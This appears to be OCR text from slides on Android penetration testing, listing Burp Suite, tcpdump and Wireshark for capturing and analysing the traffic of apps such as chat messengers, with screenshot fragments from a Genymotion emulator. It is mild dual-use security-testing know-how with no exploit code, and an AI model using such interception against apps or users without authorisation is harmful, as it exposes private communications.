
http://sciencetoybox.com/images/Procedures/Raising_hands.jpg


MXIT


Penetration Testing


NETWORK ANALYSIS


- Network traffic analysis is the process of recording, reviewing and analyzing network traffic for the purpose of performance, security and/or general network operations and management.
- Critical things to do agains android network applications, e.g: chat messaging applications, etc.
- Applications to use:
  - Burp Suite (proxy) for live capturing HTTP/HTTPS Traffic
  - Tcpdump (covering all protocol) for capturing in device, and wireshark to make an easy analysis of the result.



Genymotion for personal use - Reversing (1080x1920, 48
5:25
Wi-Fi
On
WiredSSID
Connected
WiredSSID
Forget network
Modify network

